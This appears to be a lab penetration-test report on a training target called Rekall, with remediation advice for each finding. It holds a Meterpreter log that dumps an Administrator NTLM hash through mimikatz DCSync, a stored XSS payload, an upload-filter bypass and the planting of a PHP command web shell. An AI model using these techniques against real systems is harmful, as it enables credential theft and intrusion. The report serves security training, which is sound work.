Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> net users
User accounts for \\\
ADMBob          Administrator      flag8-ad12fc2ffcc1e47
Guest            hdodge           jsmith
krbtgt          tschubert
The command completed with one or more errors.

C:\Windows\system32>

root@kali:~# meterpreter > pwd
C:\Windows\system32
root@kali:~# meterpreter > cd ..
root@kali:~# meterpreter > cd ..
root@kali:~# meterpreter > pwd
C:\>
root@kali:~# meterpreter > ls
Listing: C:\

Mode          Size   Type  Last modified        Name
040777/rwxrwxrwx  0    dir   2022-02-15 13:14:22 -0500  $Recycle.Bin
040777/rwxrwxrwx  0    dir   2022-02-15 13:01:09 -0500  Documents and Settings
040777/rwxrwxrwx  0    dir   2018-09-15 03:19:00 -0400  Perflogs
040555/r-xr-xr-x  4096   dir  2022-02-15 13:14:06 -0500  Program Files
040777/rwxrwxrwx  4096   dir  2022-02-15 13:14:08 -0500  Program Files (x86)
040777/rwxrwxrwx  4096   dir  2022-02-15 16:27:48 -0500  ProgramData
040777/rwxrwxrwx  0     dir  2022-02-15 13:01:13 -0500  Recovery
040777/rwxrwxrwx  4096   dir  2022-02-15 16:14:31 -0500  System Volume Information
040555/r-xr-xr-x  4096   dir  2022-02-15 13:13:58 -0500  Users
040777/rwxrwxrwx  16384   dir  2022-02-15 16:19:43 -0500  Windows
100666/rw-rw-rw-  32     fil  2022-02-15 17:04:29 -0500  flag9.txt
000000/rw-rw-rw-  0     fif  1969-12-31 19:00:00 -0500  pagefile.sys

meterpreter > cat flag9.txt
f7356e02f44c4fe7bf5374ff9bcfb72meterpreter > load kiwi
Loading extension kiwi ...
.#####. mimikatz 2.2.0 20191125 (x86/windows)
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ##. /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##. > http://blog.gentilkiwi.com/mimikatz
'## v ##'. Vincent LE TOUX ( vincent.letoux@gmail.com ***/
'#####'. > http://pingcastle.com / http://mysmartlogon.com ***/

[!] Loaded x86 Kiwi on an x64 architecture.

Success.
meterpreter > dcsync_ntlm Administrator
[*] Account : Administrator
[*] NTLM Hash : f40cfd309a1965906fd2ec39dd23d582
[*] LM Hash : 0e9b6c3297033f52b59df1ba2328be95
[*] SID : S-1-5-21-3484858390-3689884876-116297675-500
[*] RID : 500

meterpreter >

```

That concludes the Day 3 assessment of Rekall's Windows servers, the final day of testing Rekall's network infrastructure and assets.

In summary, the vulnerabilities exposed by the pentesters at Matrix Security Tech demonstrate a very significant risk to Rekall's assets, reputation, and overall business functionality if they are exploited maliciously. Confidentiality, Integrity, and Availability of Rekall's data and infrastructure is at risk if changes aren't made in a timely manner. Below, Matrix Security Tech has provided detailed recommendations to mitigate each vulnerability with the ultimate goal of preventing future harm and loss.

## Summary Vulnerability Overview

Vulnerability	Severity
Reflected XSS	Medium
Reflected XSS - Advanced	Medium
Stored XSS	High
Sensitive Data Exposure	High
Local File Inclusion (LFI)	Critical
Local File Inclusion (Advanced)	Critical
SQL Injection	Critical
User Credentials Exposure	Critical
Sensitive Data Exposure via Path Traversal	High
Command Injection	Critical
Command Injection (Advanced)	Critical
Open Source Data Exposure	Medium
Open Source Data Exposure - Certificate	Low
Nmap Scan	High
Nmap Scan - Aggressive	High
Nessus Scan	High
Apache Tomcat Remote Code Execution	Critical
Shellshock (aka Bashdoor)	Critical
Drupal	Critical
Open Source Intelligence (OSINT) - Date Exposure	High
HTTP Enumeration	Critical
FTP Enumeration	Critical
SLMail Service Exploit	Critical
Scheduled Tasks	Critical
User Enumeration Attack	Critical
File Enumeration	High
Lateral Movement - User Enumeration part 2	Critical
Privilege Escalation - DCSync Attack	Critical

The following summary tables represent an overview of the assessment findings for this penetration test:



Scan Type	Total
Hosts	172.22.117.20 172.22.117.10


	192.168.14.35 192.168.13.10 192.168.13.12 192.168.13.13 192.168.13.14 192.168.13.1
Ports	21 443 53 25 139 110 135 445 80 389 3268 88 636 79 593 464 3269 106 60346 8009 8080 22 5901 6001

Exploitation Risk	Total
Critical	16
High	8
Medium	3
Low	1



## Vulnerability Findings

Vulnerability 1	Findings
Title	Reflected XSS



Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	Medium
Description	Malicious payload script was implanted into the text field. Absence of input validation allowed the script to be executed and a pop-up to appear.
Images	 

	
<b>Affected Hosts</b>	192.168.14.35
<b>Remediation</b>	<p>Input Validation, specifically client-side that will deny malicious scripts as inputs.</p> <p>Use HTTP response headers that will prevent malicious scripts from running.</p>

Vulnerability 2	Findings
<b>Title</b>	Reflected XSS - Advanced
<b>Type (Web app / Linux OS / Windows OS)</b>	Web App
<b>Risk Rating</b>	Medium
<b>Description</b>	<p>We input a malicious script into the first field on the Memory Planner Page. Due to the presence of input validation, we were not able to input our malicious script on the first attempt. However, we modified our script in a way to bypass the input validation in place, by putting script within SCRIPT i.e. &lt;SCRIPT&gt;</p>


	
Images	
Affected Hosts	192.168.14.35

<b>Remediation</b>	Higher level of client-side input validation to deny the input of variations of 'script' that is able to bypass lower levels of input validation. Use HTTP response headers that will prevent malicious scripts from running.
--------------------	--



<b>Vulnerability 3</b>	<b>Findings</b>
<b>Title</b>	Stored XSS
<b>Type (Web app / Linux OS / Windows OS)</b>	Web App
<b>Risk Rating</b>	High
<b>Description</b>	Within /comments.php page, inserted payload <script>alert("Hello")</script> which made a pop-up appear, and flag 3 was revealed.
<b>Images</b>	 <p>The screenshot shows a Mozilla Firefox browser window with the URL 192.168.14.35/comments.php. The page has a red header with the REKALL CORPORATION logo and navigation links for Home, About Rekall, Welcome, and VR Plugins. The main content area has a dark background with white text: "Please leave your comments on our website!". Below this is a form with a red input field containing the payload "&lt;script&gt;alert('Hello')&lt;/script&gt;". There are buttons for Submit, Add (checked), Show all, and Delete. A table below the form has columns for #, Owner, Date, and Entry. The bottom of the page shows the date 2023-12-04.</p>  <p>The screenshot shows the same Mozilla Firefox browser window after the payload was submitted. A JavaScript alert dialog box is displayed with the message "Hello" and an "OK" button. The main page content now includes the text "CONGRATS, FLAG 3 is sd7fk1nctx" and a red input field at the bottom.</p>



<b>Affected Hosts</b>	192.168.14.35
<b>Remediation</b>	<p>Input validation (server-side) to prevent scripts from being stored on the web server.</p> <p>Use HTTP response headers that will prevent malicious scripts from running.</p>


Vulnerability 4	Findings
<b>Title</b>	Sensitive Data Exposure
<b>Type (Web app / Linux OS / Windows OS)</b>	Web App
<b>Risk Rating</b>	High
<b>Description</b>	<p>Within the Kali linux console, we ran the command: curl -v 192.168.14.35/About-Rekall.php   grep flag</p> <p>We were able to connect through port 80</p>

<b>Images</b> 	<b>Affected Hosts</b> 192.168.14.35
<b>Remediation</b> All sensitive data should be encrypted at rest and in transit. Ideally, if possible, do not store sensitive data unnecessarily.	


Vulnerability 5	Findings
Title	Local File Inclusion (LFI)
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	Critical
Description	Local File Inclusion was successfully executed by uploading a .php file (containing a "GET cmd" script) where the Memory-Planner.php page asks the user to upload a picture.

	
Images	 <p>The screenshot shows a red header with the REKALL CORPORATION logo. Below it is a form for uploading an image with fields for 'Browse...' and 'Upload Your File!'. A success message at the bottom says 'Your image has been uploaded here.Congrats, flag 5 is mmsd173g'. There are three circular thumbnails below the form.</p>
Affected Hosts	192.168.14.35

<b>Remediation</b>	Server-side input validation that only allows certain file types to be uploaded i.e. only files with .jpg extensions.
Vulnerability 6	Findings
<b>Title</b>	Local File Inclusion (Advanced)
<b>Type (Web app / Linux OS / Windows OS)</b>	Web App
<b>Risk Rating</b>	Critical
<b>Description</b>	In the “Choose your location” field, we uploaded the same file as before, after adding the .jpg extension onto it in order to bypass the security measures in place for this file inclusion field.
<b>Images</b>	 

